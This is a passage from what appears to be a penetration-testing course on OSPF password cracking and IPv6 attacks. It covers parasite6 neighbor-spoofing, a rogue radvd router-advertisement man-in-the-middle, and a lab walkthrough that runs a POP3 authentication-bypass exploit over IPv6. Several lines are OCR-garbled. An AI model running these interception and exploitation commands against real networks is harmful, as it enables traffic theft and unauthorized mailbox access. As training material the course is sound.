6. Click the "Hello" button, which will start the OSPF neighbor adjacency process.
7. The state column will change to reflect each of the OSPF states; when the state reads "FULL", a drop-down arrow will appear next to the IP address of the device, allowing you to identify all the learned devices from the LSA exchange.

Loki OSPF MD5 Attack

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Loki OSPF MD5 Attack

If Loki observes an OSPF hello message where MD5 authentication is used, we can mount an offline dictionary attack against the shared secret. After selecting the router to attack, select the Cracking tab and specify a dictionary wordlist. To start the attack, click "Crack PW".

When Loki successfully recovers the shared secret, the CRACK column will be populated with the password. We can then continue to create a connection into the network by clicking the Connection tab and changing the Authentication Type to AUTH_CRYPT, specifying the shared secret in the Key field.

Router Virtual Machine

- Alternatives to Loki:
 - Bring your own Cisco router on the pen test
 - Use a Cisco IOS virtual machine
- Dynamips uses IOS firmware to boot virtual Cisco router (7200, 2600, 3600, and more)
 - You'll need an IOS software license
- Dynagen is a frontend to Dynamips to simplify startup, configuration

```
# dynagen router.cfg
=> list
Name      Type      State      Server      Console
R1        2621XM    running    localhost:7200 2000
=> console R1
Connected to Dynamips VM "R1" (ID 0, type c2600) - Console port
sec660-rtr-1>show ver
Cisco IOS Software, C2600 Software (C2600-ADVSECURITYK9-M), Version 12.3(11)T, RELEASE
SOFTWARE (fc2)
```

Router Virtual Machine

While Loki can be a useful tool for manipulating internal routing tables, it cannot replace all the functionality of a Cisco router. On a penetration test, you could bring a Cisco router to the organization and use it to attack the internal network infrastructure, or you could use a Cisco IOS virtual machine (VM) instead.

Dynamips is a Cisco IOS VM that uses a Cisco IOS firmware image file to boot one or more virtual Cisco routers. Dynamips supports multiple router platforms including Cisco 1700, 2600, 3600, 3700, and 7200 devices. Further, Dynamips can virtually connect multiple routers running on the same host to physical network interfaces, or virtual interfaces. The virtual interface feature is useful for creating lab environments for learning how to configure Cisco routers, but the ability to connect a virtual router to a physical interface allows us to use Dynamips as a virtual router to attack internal network infrastructure.

Dynamips is complex to configure and manage. A simple frontend to Dynamips is Dynagen. Dynagen is a Python script that handles the configuration and startup of virtual routers, as shown on this page.

To use Dynagen and Dynamips, you will need a Cisco IOS image file. Cisco requires that you have a license to support the use of the Cisco IOS image file as well. Configuring Dynagen and Dynamips is somewhat complex, but a useful step-by-step tutorial is available for Windows and Linux users at <http://www.gns3.net>.

Course Roadmap

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Course Overview

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Accessing the Network

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IPv6 for Penetration Testers

Next we'll look at various techniques to evaluate and attack IPv6 networks.

IPv6 Penetration Testing

- IPv6 adds new complexity to penetration testing
 - Also opens up new opportunities for an attack
- Many organizations would say they have not yet adopted IPv6 ...
 - ... incorrectly. IPv6 is widely deployed internally, with little monitoring or control
- We'll look at building essential IPv6 knowledge and attack techniques

IPv6 Penetration Testing

The IPv6 protocol adds new complexity for penetration testing, and for the management and monitoring of enterprise devices. At the same time, IPv6 creates new opportunities for attack as well, exploiting new flaws in IPv6 deployments, or to simply bypass IPv4 defense systems.

Many organizations would indicate that they have not yet adopted IPv6 internally for their organization. This is a misrepresentation, since many organizations have already adopted IPv6 unknowingly as a default component of modern operating systems, both in traditional computing devices and mobile device platforms. This lack of understanding on the use of IPv6 in organizations has also led to a lack of IPv6 monitoring systems capable of identifying attacks against IPv6 devices.

In this module, we'll look at building some essential IPv6 knowledge in the format and operation of IPv6 networks, and how we can target and exploit deficiencies in IPv6 deployments, whether intentional or unintentional.

IPv6 Header

- Version: "6"
- Traffic Class.: QoS and prioritization
- Flow Label: Used with traffic class for QoS priorities
- Payload Length: Length in bytes including extensions headers
- Next Header: Formerly "Protocol", identifies the payload protocol (can be more IPv6)
- Hop Limit: Same function as TTL, removing any notion of "time"

Ver.	Traffic Class.	Flow Label	
Payload Length		Next Header	Hop Limit
Source Address			
Destination Address			

Flow Label is the only new field; other fields are larger in size or have logical name changes.

IPv6 Header

First we'll look at the format and design of the IPv6 header. The layout of the IPv6 header is as follows:

- Version: The 4-bit version field remains the same as in the previous IPv4 protocol, using a "6" instead of the previous "4".
- Traffic Classification: The traffic classification field is 8 bits, used to identify the priority of the traffic. This field is like the IPv4 Type of Service (ToS) field.
- Flow Label: The flow label field is new for IPv6 at 20 bits, used for specifying router handling options for the packet.
- Payload Length: The 16-bit payload length field discloses the length of the IPv6 header, including the length of extensions (added fields) associated with the header.
- Next Header: The next header field is 8 bits and replaces the IPv4 "protocol" field, identifying the next encapsulated protocol. The next header type values are compatible with the values used in the IPv4 protocol field.
- Hop Limit: The hop limit field is 8 bits and replaced the Time To Live (TTL) field in IPv4. The hop limit field is decremented by one for each router that forwards the packet.
- Source Address: The source address field is 16 bytes or 128 bits.
- Destination Address: The destination address field is 16 bytes or 128 bits.


Of these fields, only the flow label field is new. All other fields have an analogous component in IPv4.

IPv6 Addressing Notes

- Goodbye dotted-decimal, hello hexadecimal representation

6:/iwirm•l)9 ivg gi nz g g vm glm g ig ml
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- Leading 0s are optional
- Successive 0s can be shortened with ::, but only once in an address

 fe80:0000:0000:0000:ccac:0000:08ac:7405
fe80:0:0:0:ccac:0:8ac:7405
fe80::ccac:0:8ac:7405

IPv6 Addressing Notes

The most obvious difference between IPv4 and IPv6 is the length of the address fields, and the end of dotted-decimal address representation. In IPv6, we use hexadecimal notation in 16-bit groups (known as hexquads) separated by colons.

Since writing out full IPv6 addresses can be tedious, we can use shortcuts to reduce the length of the address. First, all leading 0s in an IPv6 address can be eliminated, though a trailing or ending 0 must be retained in many cases. Second, if there are groups of successive 0s, we can shorten them by omitting them with a two-colon notation ("::"). However, this can only be done once per IPv6 address.

• Three types of IPv6 addresses:

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• No more broadcast addresses (replaced with multicast)

Address Prefixes

- FE80::/10 link local
- FC00::/7 unique local address
- FF00::/8 multicast
- FF02::/16 all nodes multicast
- 2000::/16 stateless autoconfig
- 2001::/16 global allocation
- 2001:db8::/32 documentation use

EUI 64 Automatic Interface Addressing



IPv6 Addressing

In IPv6 there are three types of addresses:

- Unicast addresses are between two hosts on an IPv6 network and can represent globally unique addresses, addresses that are local to a given site or organization, or addresses that are local to a given LAN segment (link local).
- Anycast addresses are used to transmit packets to the nearest IPv6 target by class (such as a message meant only for IPv6 routers).
- Multicast addresses are used to send packets from one host to many targets.

Broadcast addresses are no longer used in IPv6, replaced with multicast addresses. If an IPv6 host wants to send traffic to all the hosts on the LAN where they would have formerly used a broadcast IPv4 address and FF:FF:FF:FF:FF:FF MAC address, the host uses the FF02::1 IPv6 address with a destination MAC address of 33:33:00:00:00:01.

Common IPv6 addresses include:

- FE80::/10 – link local (analogous to IPv4 169.254.0.0/16 address space defined in RFC 5735 and RFC 3927)
- FC00::/7 – unique local address (analogous to IPv4 192.168.0.0/16, 10.0.0.0/8, and 172.16.0.0/12 address space defined in RFC 1918)
- FF00::/8 – multicast IPv6 traffic
- FF02::/16 – all nodes multicast address, replacing IPv4 broadcast address 255.255.255.255

- 2000::/16 – used for stateless autoconfiguration of IPv6 addresses using the EUI 64 expansion method, leveraging the client MAC address
- 2001::/16 – Internet-wide global allocation of IPv6 address space to regional registries (analogous to former IPv4 unique organizational address space allocations including 4.0.0.0/8, 64.24.0.0/16, etc.)
- 2001:db8::/32 – used for documentation purposes

With IPv6, MAC addresses are also extended to 64 bits for automatic IPv6 interface addressing using the IEEE standard EUI 64 technique. First, the 48-bit MAC address is split into two 3-byte chunks. A constant 2-byte field of "FF:FE" is added in the middle. Next, the low-order second bit of the first byte of the MAC address is set to 1 if the MAC address is universally unique (which will be the case for common MAC addresses on Ethernet and wireless cards). This 64-bit value is used to represent the lower 64 bits of the IPv6 address with the appropriate prefix information, as shown.

A great cheat sheet reference for IPv6 addressing is available at:
http://www.roesen.org/files/ipv6_cheat_sheet.pdf.

Linux IPv6 Interface Configuration

Load the Linux IPv6 kernel module

```
# modprobe ipv6
```

Add an IPv6 address to eth0 with a 64-bit mask

```
# ifconfig eth0 inet6 add fc00:660:0:1::2/64
```

Display configured IPv6 addresses

```
# ifconfig eth0 | grep inet6  
rgeOC, rdd. a, v O p p D C p a r a a n Ch, L O 1 r e " : & 1 0 r l ,  
O geoC, r dd. D, be, p # s r p O u n b b y b e b + C d t , : Ch, L L 1 a e a p r g l ,
```

Remove an assigned IPv6 address

```
# ifconfig eth0 inet6 del fc00:660:0:1::2/64
```

Linux IPv6 Interface Configuration

Linux distributions have included robust IPv6 support for many years. Commonly, the driver support for IPv6 is compiled as a kernel module that can be loaded with the `modprobe` command as shown on this page.

To add an IPv6 address to an interface, we use the `ifconfig` command with the "inet6 add" directive, followed by the desired address and netmask, as shown. Upon configuring an IPv6 address on Linux, the kernel will send an ICMPv6 Neighbor Solicitation (NS) message as part of the Optimistic Duplicate Address Detection (DAD) protocol defined in RFC 4429.

We can examine the configured IPv6 addresses for a given interface with the `ifconfig` command, optionally limiting the output with the `grep` command as shown. In the example on this page, a global allocation address is shown and noted as "Scope:Global". A second link-local allocated address is also shown, noted as "Scope:Link".

When necessary, it is possible to remove an IPv6 address as well, using the `ifconfig` command and the "inet6 del" directive, followed by the address and netmask to remove.

Opportunities for Attacking IPv6

- IPv6 attacks can be local or remote
- Local attacks for "automatic" or unmanaged IPv6 deployments
 - Exploiting misconfigured host vulnerabilities
 - Evading monitoring or controls limited to IPv4
 - Requires LAN access, wired or wireless
- Remote attacks for IPv6 connected networks
 - Similar vulnerabilities exploited remotely

Opportunities for Attacking IPv6

When attacking an IPv6 network, we can generally classify the attack techniques as those that can be applied locally with access to the same LAN as the target network, or remotely over the Internet. Local IPv6 attacks generally take advantage of the automatic configuration of IPv6 nodes, evading monitoring or network controls limited to IPv4 hosts.

Remote IPv6 attacks attempt to exploit weaknesses in remote IPv6 nodes over the Internet. These attacks are typically like IPv4 attacks, similarly evading network controls limiting accessibility to IPv4 hosts.

We'll look at both local and remote IPv6 attacks in this module, starting with local IPv6 network discovery and manipulation.

Local IPv6 Device Enumeration

```
IAaBbBtWAPhDajJAASNOGRAJJJOI,KPAPAWdYd
```

```
$ ping6 -c 5 ff02::1%eth0 >/dev/null
$ ip -6 neigh
fe80::20c:29ff:fe14:6a01 dev eth0 lladdr 00:0c:29:14:6a:01 REACHABLE
fe80::6aa8:6dff:fe40:9864 dev eth0 lladdr 68:a8:6d:40:98:64 REACHABLE
fe80::20c:29ff:fef3:a846 dev eth0 lladdr 00:0c:29:f3:a8:46 REACHABLE
```

```
0800NySp00cNy5TyRcnhp2dR.p083y5Sny00Ty3y03pc803pNp3OI
```

```
# detect-new-ip6 eth0
Started ICMP6 DAD detection (Press Control-C to end) ...
Detected new ip6 address: fc00:660:0:1::254
Detected new ip6 address: fc00:660:0:2::23
Detected new ip6 address: fc00:660:0:1::111
# detect-new-ip6 eth0 ./your-custom-script.sh
```

Write your own script to attack discovered devices. The first argument passed to the script is the IPv6 address of the host.

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Local IPv6 Device Enumeration

Where the limited IPv4 address space makes it feasible to perform active scanning to identify target devices, the extent of IPv6 address space makes similar active scanning impractical. With LAN access to an organization's network, we can leverage both passive and active analysis techniques for host discovery without exhaustively scanning IPv6 address ranges.

The IPv6 address `ff02::1` is used for contacting all link-local devices. Using the standard `ping6` command on Linux systems, we can contact all the local devices on the network and record responses as IPv6 neighbors (using the `%eth0` designation after the target interface to specify the interface `ping6` should use for sending the traffic). After sending a small number of `ping6` packets, the `"ip -6 neigh"` command reveals several reachable targets. Note that all the reachable targets respond with their link-local address (using a prefix of `fe80::/10`) as this is the preferred address for hosts even when configured with globally unique IPv6 addresses.

To identify the globally unique IPv6 addresses used on some IPv6 deployments, we rely on passive discovery techniques. When a device is configured with an IPv6 address manually or through DHCPv6 or ICMPv6 Router Discovery (RD), it will send an ICMP Neighbor Solicitation (NS) query to its configured address in the form of a multicast packet. All other nodes on the network will receive the message, and ensure that the new address is not already in use as part of a Duplicate Address Detection mechanism (DAD). By passively listening to these ICMPv6 NS queries, we can identify the presence of new IPv6 devices joining the network.

The `detect-new-ip6` tool, included in the THC-IPV6 suite of tools (<https://github.com/vanhauser-thc/thc-ipv6>) can be used to identify the presence of ICMPv6 NS messages as part of the DAD protocol, reporting the presence of new IPv6 nodes. The `detect-new-ip6` tool can also run a specified command or shell script for each discovered node, allowing you to automate scanning and exploitation of discovered devices.

Note that, in Debian Linux distributions, the `detect-new-ip6` tool has been renamed to `atk6-detect-new-ip6`.

Scanning IPv6 Hosts

- Nmap 6 has thorough IPv6 support

```
Starting Nmap 6.01 ( http://nmap.org ) at 2012-07-02 10:28 EDT
Nmap scan report for fc00:660:0:1::23
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
80/tcp    open  http
|_http-title: COMPANY CONFIDENTIAL
3689/tcp  open  rendezvous
```

Scanning IPv6 Hosts


With the introduction of Nmap 6, robust scanning support for IPv6 was made available including the ability to perform OS fingerprinting (-O), half-open scanning (TCP SYN, -sS), TCP connect scanning (-sT), and ping scanning (-sn). Nmap can also utilize available Nmap Scripting Engine (NSE) scripts to enumerate and evaluate target hosts over IPv6 as well (-sC). To instruct Nmap to perform IPv6 scanning, simply add the "-6" argument to the command line, and specify an IPv6 target to scan.

Nmap 6 includes the ability to scan a CIDR mask range of IPv6 addresses, but does not allow you to specify a hyphenated range of IPv6 addresses. This is a minor inconvenience, but will serve as a reminder to users that scanning large ranges of IPv6 addresses for host discovery is not an effective use of time.


IPv6 Neighbor Impersonation MITM

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1. Node A sends an ICMPv6 neighbor solicitation (NS) to all multicast nodes FF02::1 to identify node B's MAC address
2. Node B returns a neighbor advertisement (NA) to node A



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2. Node B returns a neighbor advertisement (NA) to node A
3. Attacker sends its own NA with his MAC address to node A with the NA Override flag set
4. Node A sends all traffic destined to B through attacker



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IPv6 Neighbor Impersonation MITM

In IPv6 networks, the ARP protocol is no longer used, replaced by the Neighbor Discovery (ND) process with ICMPv6. To resolve a MAC address for a given IPv6 address, a client uses a two-step procedure (shown on the left of this page):

1. The node sends an ICMPv6 Neighbor Solicitation (NS) message to the multicast address.
2. The resolving node having observed the NS message for its IPv6 address returns a Neighbor Advertisement (NA) message back to the querying host.

Like the deprecated ARP protocol, the ICMPv6 ND mechanism is susceptible to spoofing and manipulation to allow an attacker to establish a Man-in-the-Middle (MITM) attack (shown on the right of this page):

1. The victim sends an ICMPv6 NS message to identify the target MAC address.
2. The resolving node observes the NS message and returns an NA message to the victim.
3. The attacker, having also seen the NS message, sends his own NA message impersonating the legitimate node with the attacker's MAC address. The attacker's NA message also sets the ICMPv6 Override flag in the NA response.
4. The victim receives the attacker's NA message and replaces the prior mapping entry due to the use of the ICMPv6 Override flag.

In this way, an attacker can manipulate the victim into thinking that he is the legitimate destination. All traffic sent from the victim to the "node B" in the illustration is sent to the attacker, who may optionally inspect or manipulate the traffic before deciding to drop or forward it to the intended destination.

IPv6 Neighbor Impersonation MITM Attack

- Implemented by THC-IPV6 parasite6 tool
- Useful for attacking link-local autoconfiguration (FE80::/10) networks
- Attempts to create symmetric MITM with unsolicited NA with override

```
# sysctl -w net.ipv6.conf.all.forwarding=1
net.ipv6.conf.all.forwarding = 1
# parasite6 -lR eth0
Remember to enable routing (ip_forwarding), you will denial service otherwise!
Started ICMP6 Neighbor Solicitation Interceptor (Press Control-C to end) ...
Spoofed packet to fc00:660:0:1::2 as fc00:660:0:1::23
Spoofed packet to fc00:660:0:1::23 as fc00:660:0:1::2
```


IPv6 Neighbor Impersonation MITM Attack

The IPv6 Neighbor Impersonation MITM attack is implemented by the THC-IPV6 tool "parasite6". First, the attacker must configure their Linux host to forward IPv6 traffic as a router using `sysctl`, setting the `net.ipv6.conf.all.forwarding` to 1. Next, the attacker starts the `parasite6` tool using the "-l" flag to loop and continue delivering the poisoned ICMPv6 NS messages. To establish a symmetric MITM attack, the attacker also specifies the "-R" argument, which will instruct `parasite6` to send unsolicited ICMPv6 NS messages to the destination IPv6 node as well.

The IPv6 Neighbor Impersonation MITM attack is particularly useful when exploiting link-local autoconfiguration nodes (using the address prefix FE80::/10), and when the attack intends to exploit a limited number of IPv6 targets. Since the attacker must send ICMPv6 NS messages frequently for each victim on the network, this attack does not scale well where lots of target devices are being exploited. In wide-scale IPv6 MITM attacks, an alternate attack technique using router impersonation is recommended.

IPv6 Router Advertisement MITM

- Nodes discover router presence with ICMPv6 Router Solicitation (RS) messages
 - Router responds with configuration details for all nodes
 - Attacker also claims to be a router, with a higher preference
1. Node A sends an ICMPv6 router solicitation (RS) to all local routers FF02::2
 2. Router returns a router advertisement (RA) to all multicast nodes FF02::1
 3. Attacker sends his own RA with the highest default router preference taking precedence over earlier advertisements received by node A
 4. Node A sends all traffic to the attacker, which is forwarded to the legitimate router



IPv6 Router Advertisement MITM

As an alternative to the IPv6 Neighbor Impersonation MITM attack, an attacker can introduce an IPv6 router on the network by responding to IPv6 client Router Solicitation (RS) messages:

1. IPv6 nodes will regularly send ICMPv6 RS messages to discover the presence of IPv6 routers on the network using the anycast address FF02::2 (all routers)
2. IPv6 routers, upon receiving an ICMPv6 RS message will send a multicast message on the network in the form of an ICMPv6 Router Advertisement (RA). RA messages are sent to the all multicast nodes address FF02::1.
3. When the attacker wants to establish himself as the IPv6 default router, he sends his own RA message to the all nodes multicast address. The attacker's RA message specifies that his router has the highest preference, taking precedence over all prior legitimate RA messages.
4. The victim, having observed the attacker's RA message with high preference, sends all IPv6 traffic destined for remote networks to the attacker.

IPv6 Router MITM Attack

- Use for attacking networks where other IPv6 routes exist
- Set up IP forwarding and legitimate default IPv6 router
- Configure and start the Linux IPv6 router daemon

```
# sysctl -w net.ipv6.conf.all.forwarding=1
net.ipv6.conf.all.forwarding = 1
# ip route add default via fc00:660:0:1::1 dev eth0
# cat >/etc/radvd.conf
interface eth0 {
    AdvSendAdvert on;           # Process should send advertisements
    AdvDefaultPreference high; # Highest advertised preference
    MinRtrAdvInterval 3;       # 3 second minimum between ads
    MaxRtrAdvInterval 4;       # 4 second maximum between ads
    prefix fc00:660:0:1::/64 { # Address space and prefix for
                                # clients to use
        bdi
    }
}
# radvd -C /etc/radvd.conf
```

Specify the legitimate IPv6 address for the default gateway

IPv6 Router MITM Attack

The IPv6 router MITM attack is useful in environments where the attacker wants to establish a MITM attack for all the LAN IPv6 victims, forwarding traffic to the legitimate IPv6 router or to the attacker's own IPv6 connection to the Internet (possibly tunneled through an IPv4 connection).

To implement the IPv6 router MITM attack, the attacker must first configure IPv6 forwarding using the Linux `sysctl` tool as shown. Next, the attacker should manually add a default route for use in forwarding traffic from victims to the legitimate router with the Linux "ip route add" command, as shown.

Multiple options are available for impersonating an IPv6 router, including the THC-IPV6 tool "fake_router6". A more robust approach is to simply configure the Linux IPv6 router software "radvd" (<http://www.litech.org/radvd>) with the configuration directives specified on this page. Once the attacker is ready to start the MITM attack, he only needs to start the radvd process, identifying the desired configuration file with the "-C" argument.

Remote IPv6 Attacks

- Requires direct access to IPv6 ISP, or tunneled connection
- Free IPv6 tunneling solutions available from SixXS or Hurricane Electric
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- Dynamic but simple IPv6 tunneling with Teredo tunnel and Linux miredo daemon

```
# ping6 ipv6.google.com
connect: Network is unreachable
# miredo
# ping6 ipv6.google.com
PING ipv6.google.com(lga15s35-in-x11.1e100.net) 56 data bytes
64 bytes from lga15s35-in-x11.1e100.net: icmp_seq=1 ttl=59 time=18.9 ms
```

```
T4...it @E6a:bt N6tiq c60nt83:t r13i60g56B4,3hntn6a:360t A0t
```

Remote IPv6 Attacks

Remote IPv6 attacks can also be used against an IPv6 connected organization. In this attack, the attacker needs direct access to an IPv6 network (offered by some ISPs), or through an IPv4 to IPv6 tunneled connection.

Free IPv6 tunneling services from SixXS (<http://www.sixxs.net>) and Hurricane Electric (<http://www.he.net>) offer IPv4 to IPv6 tunneled access with a static IPv6 address. Configuring a Linux host to create a tunnel with SixXS or Hurricane Electric starts with creating an account on the respective provider's website, then configuring your Linux host to establish a tunnel. A step-by-step guide for configuring Ubuntu Linux (including Kali Linux) for SixXS or Hurricane Electric tunneling is available at <https://wiki.ubuntu.com/IPv6>.

A simpler IPv6 tunnel option for Linux systems is to use the IPv6 Teredo tunneling protocol with the "miredo" daemon. Simply starting the miredo process on most Linux distributions will be sufficient to establish an IPv6 connection, allowing you to ping IPv6 hosts such as `ipv6.google.com`. Once the Teredo tunnel is established, other scanning tools such as Nmap will also allow you to scan and enumerate remote IPv6 targets.

Remote IPv6 Discovery

- No opportunity for multicast node discovery with a remote IPv6 attack
- Scanning IPv6 address space is impractical
- Must rely on other enumeration techniques
 - DNS, error message content, HTTP/JS content
- Note IPv6 addresses of IPv4 compromised hosts for additional pivot and exploitation opportunities

```
# dig +short IN AAAA www.google.com
www.l.google.com.
2607:f8b0:4006:803::1010
```

Remote IPv6 Discovery

The identification of remote IPv6 hosts is more complex than local node discovery. Without the ability to observe multicast transmissions from remote IPv6 nodes, a penetration tester must seek alternate node discovery techniques.

Remote IPv6 node discovery is still a developing reconnaissance technique, but it commonly requires IPv6 information leakage over IPv4 protocol scanning and enumeration. For example, when performing reconnaissance of a remote network over IPv4, we can use DNS lookups for the IPv6 AAAA record type to identify remote IPv6 hosts. Also, the inspection of error messages from web servers, database servers, and other services may also disclose the use of IPv6 networking in leaked address information.

When performing an attack against remote hosts, be sure to inspect the configuration of compromised hosts to identify the presence of IPv6 configuration information. The compromise of an IPv4 host may allow an attacker to pivot and escalate internal network access while bypassing IDS or other monitoring systems by leveraging IPv6 as the transport mechanism.

Working with IPv4-Only Tools

- Many tools are not yet ready to support IPv6 addresses
- Can accommodate IPv4-only tools with IPv4-to-IPv6 local proxy

Start netsh proxy
with IPv6 target
address and port

```
netsh interface portproxy add v4tov6 listenport=8080 connectport=80  
connectaddress=fe80::6aa8:6dff:fe40:9864
```

Start socat proxy
with IPv6 target
address and port

```
# socat TCP-LISTEN:8080,reuseaddr,fork TCP6:[fe80::6aa8:6dff:fe40:9864]:80
```

Target local listener
port with tool

```
l, >.n:l[F t f[ 4i Fy[, >_ i e>ei >ffFs[ -e-e,  
v, 00 2tw .aO, RPb t p s p v R,  
2 00 2tw -1 6wD0ct t, l 100 ,G16w,  
, 70u2tw p1i w, x p x p,  
-----  
, stuCtu:, er 00G thPT PkR, s aDr t Q, ce:h P,
```

Working with IPv4-Only Tools

Many trusted attack tools have not been updated to accommodate IPv6 addresses. In situations where an IPv4 tool is available to attack an IPv6 service, we can use a local IPv4-to-IPv6 proxy, translating all request traffic from IPv4 on the local system to IPv6 on the remote target.

The socat utility (<http://www.dest-unreach.org/socat/>) is a multipurpose relay tool, described as "netcat++" by some. In the example on this page, the socat utility starts a local TCP listener on port 8080, allowing multiple concurrent connections (reuseaddr) while forking a child process for each new connection (fork). All connections are redirected to an IPv6 TCP target at the specified IPv6 address over the eth0 interface on TCP port 80.

Although it does not perform as well with concurrent connections, a Windows system with netsh can also be used to establish an IPv4-to-IPv6 port forward using the portproxy command, as shown on this page.

After starting the socat or netsh utilities, we can leverage a tool such as Nikto for scanning a remote IPv6 web server, even though the Nikto tool does not natively accommodate IPv6 address targets.

Exercise: IPv6 Attack (1)

- Passively identify active IPv6 nodes with detect-new-ip6
- Scan and identify services accessible on 10.10.10.70/fc00:660:0:1::46 not accessible on IPv4
- Identify and exploit service using jwp0ppy tool for the user "ejobs"

Exploit: /root/lab/day1/jwp0ppy.tgz

Exercise: IPv6 Attack (1)

Next we'll turn to a lab exercise to discover, scan, and exploit a target IPv6 connected host. In this exercise, evaluate the lab network to identify and detect new IPv6 nodes using the THC-IPv6 detect-new-ip6 tool.

Scan and identify the TCP services on the host at 10.10.10.70 for IPv4 and fc00:660:0:1::46 for IPv6. Identify and exploit the IPv6 service for the "ejobs" user with the jwp0ppy exploit tool available on the Kali Linux VM at /root/lab/day1/jwp0ppy.tgz.

Exercise: IPv6 Attack (2)

- **STOP!** Answers for the IPv6 Attack exercise follow
- Proceed only after you have exhausted your options for completion on your own
- Each successive page offers a little more help

Exercise: IPv6 Attack (2)

Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own.

IPv6 Device Discovery

- Ping the all link-local hosts address
- Investigate results in the Linux IP neighbor table

```
ff ff
inet6 addr: fc00:660:0:1:20c:29ff:feeb:5e06/64 Scope:Global
inet6 addr: fe80::20c:29ff:feeb:5e06/64 Scope:Link
# ip -6 neigh
/some hosts; results will vary/
r, ping6 -I fc00:660:0:1:20c:29ff:feeb:5e06 -c 3 ff02::1%eth0 >/dev/null
# ip -6 neigh
fc00:660:0:1:4de:835a:a4db:5ba2 dev eth0 lladdr 58:55:ca:1d:3c:f1 STALE
fc00:660:0:1:61e:64ff:fef0:7273 dev eth0 lladdr 04:1e:64:f0:72:73 STALE
fe80::1406:c77c:1992:b17a dev eth0 lladdr 70:11:24:1b:e3:93 STALE
fe80::5a6d:8fff:fe07:4e8d dev eth0 lladdr 58:6d:8f:07:4e:8d STALE
fe80::20c:29ff:fe2a:1696 dev eth0 lladdr 00:0c:29:2a:16:96 router STALE
fc00:660:0:1::46 dev eth0 lladdr 00:0c:29:2a:16:96 router REACHABLE
```

RF T
Make sure you have an
address for
fc00:660:0:1:

Results will vary; check
out this host!

IPv6 Device Discovery

In the classroom network, hosts will automatically obtain an IPv6 address with the aid of a local IPv6 router with the prefix `fc00:660:0:1::/64`. Make sure your Kali Linux host has an IPv6 address on this network by running the `ifconfig` utility as shown. You can check the status of the Kali Linux Ethernet adapter and IPv6 address with the `ifconfig` command, as shown on this page. Contact an instructor if you do not have an IPv6 address starting with `fc00:660:0:1`.

After the attack host obtains an IPv6 address, identify the IPv6 neighbors known with the `"ip -6 neigh"` command. You will see varied results depending on observed device discovery messages from other nodes on the LAN, including IPv6 address in the `fc00:660:0:1/64` network, and link-local autoconfiguration addresses starting with `fe80::/10`.

Next, send several ping messages to the IPv6 all nodes multicast address (`ff02::1%eth0`) from the `fc00:660:0:1/64` address assigned to your network interface. In the example on this page we used the address: `"fc00:660:0:1:20c:29ff:feeb:5e06"`; you will need to specify the IPv6 address on your network interface. We also redirected the output of the ping command to `/dev/null` for simplicity on this page; you can redirect the output similarly or view the output based on your preference.

Next, return to the `"ip -6 neigh"` command again. You will see additional hosts displayed as targets. Note the presence of the `fc00:660:0:1::46` host. This will be our attack target for the exercise.

Next, validate your connectivity to the target system at `10.10.10.70` and `fc00:660:0:1::46` using the ping and ping6 utilities.

Note: If you are completing this exercise online, remember to use the `"tap0"` interface instead of the `"eth0"` interface shown on this page.

Scan Target: IPv4

```
root@kali:~# nmap -sS 10.10.10.70
```

```
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-02-06 07:59 PST  
Nmap scan report for files.sec660.org (10.10.10.70)
```

```
Host is up (0.059s latency).
```

```
Not shown: 997 closed ports
```

```
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
```

```
80/tcp    open  http
```

```
443/tcp   open  https
```

```
MAC Address: 00:50:56:AD:74:3C (VMware)
```

```
Nmap done: 1 IP address (1 host up) scanned in 2.91 seconds
```

Only SSH, HTTP, and HTTPS services are identified on IPv4

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Scan Target: IPv4

Perform a routing port scan against the target system at 10.10.10.70 using Nmap. Note that the ports reported as open are limited to SSH, HTTP, and HTTPS.

Scan Target: IPv6

```
root@kali:~# nmap -sS -6 fc00:660:0:1::46

Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2018-02-06 07:59 PST
Nmap scan report for fc00:660:0:1::46
Host is up (0.059s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
110/tcp   open  pop3
MAC Address: 00:50:56:AD:74:3C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 15.99 seconds
root@kali:~# ncat -6 fc00:660:0:1::46 110
+OK jwpopper POP3 server ready
^C
```

POP3 bound to IPv6 stack, banner reveals "jwpopper"

Scan Target: IPv6

Scan the target system again with Nmap, this time over the IPv6 stack. Note that a new service is identified on TCP/110.

Connect to the target service using the ncat utility with the -6 argument. The returned banner reveals that the service does appear to be a POP3 server running the "jwpopper" POP3 daemon.

This POP3 daemon is vulnerable to an authentication bypass flaw. For the target user "ejobs", exploit the vulnerability using the jwp0ppy exploit tool to obtain the victim's email.

Jwpopper Exploit: jwp0ppy

- The jwpopper server is vulnerable to an authentication bypass vulnerability
- Extract files from tarball, examine README, build and launch exploit

```
# cd /root/lab/day1
# tar xzf jwp0ppy.tgz
# cd jwp0ppy
/jwp0ppy# make
cc -Wall jwp0ppy.c -o jwp0ppy
/jwp0ppy# cat README
jwpopper REMOTE EXPLOIT AUTHENTICATION BYPASS
***
```

Jwpopper Exploit: jwp0ppy

The jwp0ppy exploit is included on the Kali Linux VM. Extract the tarball and compile the tool using the "make" utility. Examine the README file to learn more about the exploit itself.

After learning more about the vulnerability and the exploit, leverage the jwp0ppy tool to bypass authentication on the server and obtain the secret email associated with the "ejobs" account.

Jwp0ppy Limitation

```
# ./jwp0ppy
jwp0ppy: Exploit for jwpopper POP3 server.

Allows us to get email without a password.

usage: ./jwp0ppy <hostname> <port> <username> [delay/usec]
# ./jwp0ppy fc00:660:0:1::46 110 ejobs
jwp0ppy: Exploit for jwpopper POP3 server.

Allows us to get email without a password.

ERROR, no such host as fc00:660:0:1::46
```

The jwp0ppy tool is not written to accommodate IPv6 hosts.
